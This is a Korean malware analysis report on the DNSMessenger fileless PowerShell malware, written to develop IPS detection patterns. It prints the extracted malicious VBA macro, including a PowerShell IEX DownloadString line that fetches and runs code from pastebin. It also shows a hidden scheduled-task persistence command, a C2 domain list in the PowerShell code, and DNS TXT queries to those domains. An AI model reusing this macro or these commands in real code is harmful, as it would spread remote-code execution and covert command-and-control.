

DNS 쿼리를 이용해 명령어를 주고받는 파일리스 악성코드 (DNS Covert Channel) POC

1. 개요

DNS TXT레코드를 이용해 임의 명령어를 주고받는 악성코드(DNS Messenger)가 발견됨에 따라 악성코드 분석 및 IPS 탐지 패턴을 적용한 내용임.

1-1. 취약점 권고문 : KISA 보안공지(최신동향)

KISA 보호나라 & KrcERT

인터넷침해사고 경보단계
2017.04.12. 09:58

관심

사이버위협

보안서비스

다운로드

상담 및 신고

자료실

랜섬웨어

KrcERT/CC

자료실

보안공지 >

보고서 >

가이드 및 매뉴얼 >

최신동향 >

참고 사이트 >

- 국내

- 국외

공지사항 >

최신동향

2017.03.20

DNS 쿼리를 이용해 명령어를 주고받는 파일리스 악성코드

개요

Talos Team, 윈도우 파워셸 스크립트를 사용하고 DNS TXT 기록 요청 및 응답으로 C&C와 통신하는 악성코드 발견

주요내용

시스템에 파일을 생성하지 않고, 메모리에서 실행되는 파일리스 형태의 악성코드
※ DNS TXT : DNS가 텍스트로 된 정보를 전송할 때 사용하는 기록으로 이메일 인증 기능에 주로 사용됨
- 악성코드 실행을 위해 유명 보안업체를 사칭하여 사용자가 매크로 기능을 사용하도록 유도
- 이후 DNS TXT 레코드 내에 저장된 파워셸을 악용해 압축, 난독화 해제, 백도어 실행 등을 수행
- 최종적으로, 스크립트에 하드코딩 된 여러 도메인 중 하나의 도메인으로 명령을 주고 받게됨

DNS 요청을 통해 코드를 읽어 들이므로 감염 시스템에는 기록이 남지 않아 파악하기 어려움
- 공격이 성공하면 윈도우 커맨드 라인에서의 STDOUT과 STDERR 응답을 MSG 메시지로 전송

시사점

기존 보안장비가 집중하지 않는 DNS 트래픽 부분을 악용하므로 DNS 쿼리 모니터링/필터링 강화 필요

[출처]

1. TALOS, "Covert Channels and Poor Decisions: The Tale of DNSMessenger", 2017.3.2
2. SECURITY AFFAIRS, "Talos team spotted a PowerShell malware that uses DNS queries to contact the C2", 2017.3.3.

※ Covert Channel : 은닉 채널이란 뜻으로 DNS를 통해 보이지 않게 데이터를 전송하는 행위

※ POC : Proof of Concept의 약자로 현 보호해야 할 자산에 대해 문제점을 도출하기 위해 개념을 증명하는 행위

※ DNS Messenger(샘플)

<https://www.reverse.it/sample/340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981?environmentId=100>

※ 참고 분석 자료 : <http://blog.talosintelligence.com/2017/03/dnsmessenger.html#more>

2. 악성코드 분석 요약

2-1. 파일정보(17년 3월 24일 백신 최초 탐지)


구분	내용
파일명	340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981.doc
파일크기	231,424 Byte
진단명	VBA/Malma(Ahnlab 기준)
악성동작	DNS txt 레코드 이용, 명령어를 주고 받는 악성코드
HASH(MD5)	2abad0ae32dd72bac5da0af1e580a2eb
비고	워드파일로 위장한 VBA 스크립트 형태의 악성코드로 문서편집기 내부의 매크로로 포함되어 문서 실행 시 동작하는 악성코드임.

2-2. 유포경로

- 이메일을 통한 전파
- 침해 사이트로부터 취약점 이용, DBD를 통한 다운로드 및 실행

※ DBD : 개인이 허가하지 않은 파일에 대해 인식 없이 다운로드 및 실행이 되는 방법

2-3. 구조



[그림 1] 구조

2-4. 총평 요약

DNS 쿼리 TXT레코드를 이용하여 임의의 명령어를 주고 받는 악성코드로 악성코드가 감염된 PC의 경우 내부(사내망) → 외부(인터넷)(으)로 DNS 쿼리에 의해 내부 데이터를 유출시키거나 C&C 연결을 하여 추가적인 행위를 할 수 있다.

또한, UDP 53포트를 이용해서 주고 받도록 설계되어 있어 보안 관제 시 데이터를 식별할 수 없으며, 현존하는 보안장비 마찬가지로 DNS에 대해서 분석하지 않음.


해당 내용에 대해 POC 결과, IPS로 탐지할 수 있는 패턴을 생성하였고, 보안관제 시 적용해야 할 것으로 사료됨.

3. 상세 분석 결과

워드 파일(DOC) 문서편집기 내부 VBA 스크립트 형태의 매크로로써 문서 실행 시 동작하는 악성코드임.

- ① 허용 클릭 시 악성 매크로가 실행되면서 PowerShell 이용, 특정 데이터(BASE64)를 실행.
- ② BASE64 내 삽입된 코드에 의해 레지스트리에 실행한 내용 등록.
- ③ 추가 작업이 이루어질 수 있도록 작업 스케줄러 등록.
- ④ 특정 도메인(56개)으로 TXT레코드 질의(TXT레코드)를 수행함.


※ DNS 질의가 가능한 C&C서버가 없는 상태에서 분석한 내용으로 서로 주고받는 데이터 내용을 알 수 없어 추가적인 기능 구현이 불가능함.



SHA256:	340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981
파일 이름:	340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981.doc
탐지 비율:	31 / 57
분석 날짜:	2017-03-24 13:48:04 UTC (2주, 4일 전)

안티바이러스	결과	업데이트
Ad-Aware	VB: Trojan.Valyria.68	20170324
AegisLab	Vb.Troj.ValyriaIc	20170324
AhnLab-V3	VBA/Malma	20170324
ALYac	VB: Trojan.Valyria.68	20170324
Arcabit	VB: Trojan.Valyria.68	20170324
Avast	VBA:Downloader-BVC [Trj]	20170324
BitDefender	VB: Trojan.Valyria.68	20170324
CAT-QuickHeal	W97M.Downloader.ACZ	20170324
ClamAV	Win.Trojan.PowerShell-9	20170324
Cyren	W97M/Powmet.gen	20170324
Emsisoft	VB: Trojan.Valyria.68 (B)	20170324

[그림 2] VirusTotal



[그림 3] 파일 실행

3-1. 매크로에 의해 PowerShell 실행

- olevba.py를 통해 DOC파일에서 VBA 매크로 코드 추출

```

olevba 0.51dev3 - http://decalage.info/python/oletools
=====
FILE: 340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: 340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981.doc - OLE stream:
u'Macros/VBA/ThisDocument'
-----
Sub Document_Open()
    Parsing
End Sub

Public Function Parsing() As Variant
    Const word = 0
    strComputer = "."
    Set objWMIService = GetObject("w" & "" & "in" & "" & "mgm" & "" & "ts" & "" & ":" & "" & "\" &
    strComputer & "\r" & "" & "oot\c" & "" & "imv" & "" & "2")

    Set objStartup = objWMIService.Get("W" & "" & "in" & "" & "32_" & "" & "Pro" & "" & "ces" & ""
    & "sS" & "" & "tar" & "" & "tu" & "" & "p")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = word
    Set objProcess = GetObject("wi" & "" & "nmg" & "" & "mts" & "" & ":" & "" & "\" & strComputer
    & "\" & "" & "r" & "" & "oo" & "" & "t\" & "" & "c" & "" & "im" & "" & "v2:W" & "" & "in" & ""
    & "32_" & "" & "Pro" & "" & "ce" & "" & "sS")

    mStr = ""
    mStr = mStr & "powershell -C ""IEX (New-Object System.Net.WebClient).DownloadString('
    http://pastebin.com/raw/sxPYz7fT')""

```

[그림 4] olevba.py 결과 값


- 실행 시 매크로에 의해 WinWord.exe → wmiprvse.exe → powershell.exe -ep bypass -C 명령 실행

wmiprvse.exe	1882	Process Create	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	Name: #Windows\System32\WindowsPowerShell\1.0\powershell.exe
wmiprvse.exe	1882	Process Create	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	PID: 1888, Command line: powershell -ep bypass -C "[System.Convert::FromBase64String('H4sIAAAAAA...)]"
powershell.exe	1888	Process Start		SUCCESS	Parent PID: 1882, Command line: powershell -ep bypass -C "[System.Convert::FromBase64String('H4sIAAAAAA...)]"
powershell.exe	1888	Thread Create		SUCCESS	Thread ID: 2812
powershell.exe	1888	QuerySecurityFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	ERROR	File: 1888
wmiprvse.exe	1882	QueryBasicInformation	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	Command line: powershell -ep bypass -C "[System.Convert::FromBase64String('H4sIAAAAAA...)]"
csrss.exe	360	QuerySecurityFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	[System.Convert::FromBase64String('H4sIAAAAAA...)]"
csrss.exe	360	QueryBasicInformation	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	TMCs:107Hd05ydgZ/ypvdb0B/8v4sv/s/4Z94XU7Z/1Tic3y/S/W3apZn8WY75t6W6WH5S/UqN/
csrss.exe	360	CreateFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	VL7GjnuZHVW3RuxW2zKngZue8WndHEITwPyC/ttawY7DqS1H7LVP2z7F/N529tvtv6PVU1XW5SL/
csrss.exe	360	QueryBasicInformation	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	SL7VZ4489/1ndMgdqdzW61S71ShjmcVheayv80P4CMVYYS1HUG7H5LX/gkO4VJ3t6XWICW/c865cNGNgb8e2ot571VadDdzdkVPAMVFOd9tWw
wmiprvse.exe	1882	CreateFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	GWV6XktoOeCdag2Dgn5e/K2HLRes88uXsQ/d2YmSdMT7BFLwPE6PMannVmpKXjts8RCELWu7UwVd080ChHq0b0M4Z23r1NP2UM8zyZ57b1
wmiprvse.exe	1882	QueryBasicInformation	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	zLWKR0WOPz2NL1XIDL5EghdsAAUuXVYwUQ2DcGhGvW0MFLbHpl4AA4X3uAP5bY3LsU4S3uouMEuJ73uVyp2mU0G3F90uWV4RW4743gU0U/gg
wmiprvse.exe	1882	CreateFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	nw34H6NciGK8FVUnGrYIC1PBngbgawg02K7KUbna4gdtpC/CLqSLtu4/CrC/W447H/1066WvRE8C0u6ZVW5SeletsHWF9F3KGN7TG80C/mG2/2
wmiprvse.exe	1882	CreateFileMapping	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	25w11638F/xgtsWwVdsbohMR8Q9VGT8D73b/0odh4Vg/Son/V23gP7T1hCn6bVLZ3URH1J5G3/
wmiprvse.exe	1882	CreateFileMapping	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	YPdL4P8HYMYVhw30TmgM9Cu8dsS4heueuZomgCu0087nQq0lyaeHGMADPn4CmnoGS6BHL8R/p0U5D9G3gVowH8zm08vW87hiv3450443pV
wmiprvse.exe	1882	CreateFileMapping	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	sqd4D+U0cY/XBdo7dUkR34c8AP17IZyqzV6VsX0AP4G/GJ0U4JhH4M2A4X0IEHh1pGpNS02yWnHcNP7d5yVh3P1mB69G/P8YVp4LldeA352C8/3
wmiprvse.exe	1882	Load Image	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	E08F08c8/C4930N50070nB9u04nqP95nM8PV8Bvp0L8VJgUFTUnil8E7hN8D830E0K8yZm0GvV0i8RHXu0KcDe8U04T38thG0eKfPAU8v0P
wmiprvse.exe	1882	CloseFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	HU58pZ8Q95mW5mPZ3SeuevP73V4LUPs08bbtce8c45e5tVvlgTZ400U04eVYbLO/IZm5W7X425enJ08zSeueLe16S8825cchBLZ/1G0UwvmaZ1
wmiprvse.exe	1882	CloseFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	g9L4U7TnFa89thDXP1V4sJF7zE7EYpsnOU48Pw+82geRL50kGw5Rb2hDGC4q53KTdV71H4JA1SL0e070az5L7vWjXHW0e4y2a4AvUp89V02310W
powershell.exe	1888	Load Image	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	ME+8W8bJbcJ5vZ3bWshnm3KJ/mzwZkUwVwjspph2z/mVfuc93F9059v8V0HL/
powershell.exe	1888	Load Image	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	g0C8zRHE7Ujyz3c3d8vT6V+5uy2y36m2MYZJXELc56gUprl8noG3K0G5Snu9wLJOORajWVuf6P8m20ULyzLQvpl2Wg30umPw2eH9ttet/
powershell.exe	1888	CreateFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	3m1ye4ztteCVw38529Vtzy9V43ONRlnpU24zHM8b0LsSd+08T3yCu67K0NMGs3/F1mPHRVH35453Gt6T44/tzqHcB7PbcVga878678cnc3T/
powershell.exe	1888	QueryStandardInformation	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	RG7JkU8v49Hh0E8V7KgCVV3H4Mzh2SK+GwHfRvuel+2pdHvR4P8FaeXXkftz76PwV7HbqGsektzH7YX0LhEJLgYcYgTu00078HbX7/7B76E30VfYX
powershell.exe	1888	ReadFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	0RE8S4u020040/8b0Hh38P0F7J/c3aGatpLY9vZ8m88e2L7abLd08a0204u02ab02wFihkcuwP8p5StabvE6S190/LR30F30C68E1C+0RFds/
powershell.exe	1888	ReadFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	HxYCPadn1253xus05vH48VvbnF87D0e0TF2Aen00hg94CT3348E10086rTS0x2b0N0S/Aq0RLQIL15h3kz8egz8FVsb493w1Xiy12EL9a8/
WINWORD.EXE	3604	CloseFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	RD0u8APm3K7Z7RHeA4THH9U7eWVYvnmC/UxmX2mAPuL/GSSvW38L7b/Nel7ad8n93nmpOe3Mv8E30q47g98Z78nJ8U1A8SXfzEFHecU1U4S
WINWORD.EXE	3604	ReadFile	C:\Program Files\Microsoft Office\Office14\GdLAE0pUte44z8e97op9k8n/TCYH4DZNH4dP/Is3U7y0cav0YnMmp/O48wsD/WoqAwNcR4qT0/5930/OZSCb0S/73b2C034/	SUCCESS	C:\Program Files\Microsoft Office\Office14\GdLAE0pUte44z8e97op9k8n/TCYH4DZNH4dP/Is3U7y0cav0YnMmp/O48wsD/WoqAwNcR4qT0/5930/OZSCb0S/73b2C034/
WINWORD.EXE	3604	ReadFile	C:\Program Files\Microsoft Office\Office14\GdLAE0pUte44z8e97op9k8n/TCYH4DZNH4dP/Is3U7y0cav0YnMmp/O48wsD/WoqAwNcR4qT0/5930/OZSCb0S/73b2C034/	SUCCESS	C:\Program Files\Microsoft Office\Office14\GdLAE0pUte44z8e97op9k8n/TCYH4DZNH4dP/Is3U7y0cav0YnMmp/O48wsD/WoqAwNcR4qT0/5930/OZSCb0S/73b2C034/
powershell.exe	1888	CloseFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	YFwUj5tjth8cheP2Uk0JDK788e2pX18JwXpL8GfE73yOp30n7m4gU2K9evWIKYPL48V/G8uH7A/h/Gn468zch82yjkVILMU334/
WINWORD.EXE	3604	ReadFile	C:\Program Files\Microsoft Office\Office14\GdLAE0pUte44z8e97op9k8n/TCYH4DZNH4dP/Is3U7y0cav0YnMmp/O48wsD/WoqAwNcR4qT0/5930/OZSCb0S/73b2C034/	SUCCESS	T829pAT7AH6Vh4QULFLGjezcgTOSIS8v32zt1T7/w37e0237Pdqch55RmM6L8M/2w1F8H9q2Lkq/CN36V298md0/Nmh4340Hj0n08N1/AcXiv4n/
powershell.exe	1888	CloseFile	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	Q499yDqRn5KtGMEJ7xcvclOf2Z7b787b3P0OM7GR0ZJ48NcJ46UPGneH0Msn/PW484pD7mVLP04thM1HqMy88Nle0tzc4FegHmpwAP9H/U
powershell.exe	1888	QueryInformationVolume	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	SUCCESS	zv04zmd0*W8ACTehMISEPLMe/q5dg9KjWm7YVnZ4Ym4JDSUJ/pvnlvMy1m2ULFFW5wWd/

[그림 5] powershell.exe를 통해 base64 코드 실행

- BASE64에 삽입된 코드에 의해 레지스트리 등록(KERNEL32, Part 등)


: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion



[그림 6] 레지스트리 등록


- 추가 작업이 이루어질 수 있도록 작업 스케줄러 등록

: schtasks.exe" /F /create /tn kernel32 /tr "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-WindowStyle Hidden -C "IEX \$((Get-ItemProperty -Path HKLM: Software \Microsoft \Windows
\CurrentVersion).Part)"/sc onidle /i 30



[그림 7] 작업 스케줄러 등록


- 특정 도메인으로 TXT레코드 질의(nslookup.exe -querytype=txt www.mvze.pw)



[그림 8] 특정 도메인으로 TXT레코드 질의


3-2. Base64 데이터 복호화

- powershell로 실행한 스트링값 복호화



[그림 9] base64 디코딩

- 디코딩 후 파일 내용 확인 결과, 파일 시그니처가 GZIP임을 확인.



[그림 10] 디코딩한 파일 확장자 GZ으로 압축 해제

- 압축해제 후 파일을 확인해보니 난독화 및 BASE64로 인코딩되어 있음.



- 일부 내용 디코딩 : 도메인 주소 확인

```
function logic($startdomain, $cmdstring, $commanddomain, $stopstring, $AuthNS)
{
[System.Threading.Mutex]$thead_mutex;
try
{
[bool]$result = $false;
$thead_mutex = New-Object System.Threading.Mutex($true, $('SourceFireSux', [ref] $result));
if (!$result)
{
exit;
}
$script:domains =
@($('algew.me'),$('bpee.pw'),$('daskd.me'),$('dlex.pw'),$('doof.pw'),$('cnmah.pw'),$('dtxf.pw'),$
,$('gju.pw'),$('gju.pw'),$('ihrs.pw'),$('kjk.pw'),$('ldzp.pw'),$('lvxf.pw'),$('mjet.pw'),$('mju
mxfg.pw'),$('nroq.pw'),$('nwrr.pw'),$('odwf.pw'),$('okiq.pw'),$('otzd.pw'),$('qznm.pw'),$('rnkj.pw
.pw'),$('soru.pw'),$('swio.pw'),$('tjkm.pw'),$('tsrs.pw'),$('turp.pw'),$('vpua.pw'),$('vxwy.pw'),$
),$('yedq.pw'),$('yqox.pw'),$('zdqp.pw'),$('zjvz.pw');
$domains = $script:domains;
$script:current_domain = $domains[(Get-Random -Maximum ($domains).count)];
$last_lookup = ""
while($true)
{

```

olgw.my, oloqd.pw, dsud.com, dpoo.pw, dosdkd.mo, dlox.pw, oof.pw, cnkmoh.pw, dtxf.pw, gju.pw, kjko.pw, mjet.pw, mut.pw, mvzo.pw, mxfg.pw, nroq.pw, nwrr.pw, odwf.pw, okiq.pw, otzd.pw, qznm.pw, rnkj.pw, rzcc.pw, sgvt.pw, soru.pw, swio.pw, tjkm.pw, tsrs.pw, turp.pw, vpuo.pw, vxwy.pw, xhq.d.pw, yomd.pw, yodq.pw, yqox.pw, zdqp.pw, zjvz.pw, algew.me, bpee.pw, daskd.me, dlex.pw,,doof.pw, cnmah.pw, dtxf.pw, gju.pw, dtxf.pw, gju.pw, gju.pw, ihrs.pw, kjke.pw, ldzp.pw, lvxf.pw, mjet.pw, mjet.pw, mvze.pw, yamd.pw, yedq.pw

[그림 12] 도메인주소 확인

3-3. DNS 질의

- 특정 도메인(56개)으로 DNS 질의(TXT) 시도

: nslookup.exe -querytype=txt www.gju.pw

No.	Time	Source	S.Port	Destination	D.Port	Protocol	Length	Host	Info
92	2017-04-20 08:01:45.93192.168.40.129	50239	192.168.40.2	53	DNS	85			Standard query 0x0001 PTR 2.40.168.192.in-addr.arpa
93	2017-04-20 08:01:45.99192.168.40.2	53	192.168.40.129	50239	DNS	85			Standard query response 0x0001 No such name
94	2017-04-20 08:01:45.99192.168.40.129	50240	192.168.40.2	53	DNS	83			Standard query 0x0002 TXT www.gju.pw.localdomain
115	2017-04-20 08:01:46.32192.168.40.2	53	192.168.40.129	50240	DNS	158			Standard query response 0x0002 No such name
116	2017-04-20 08:01:46.32192.168.40.129	50241	192.168.40.2	53	DNS	71			Standard query 0x0003 TXT www.gju.pw
142	2017-04-20 08:01:46.83192.168.40.2	53	192.168.40.129	50235	DNS	71			Standard query response 0x0005 server failure
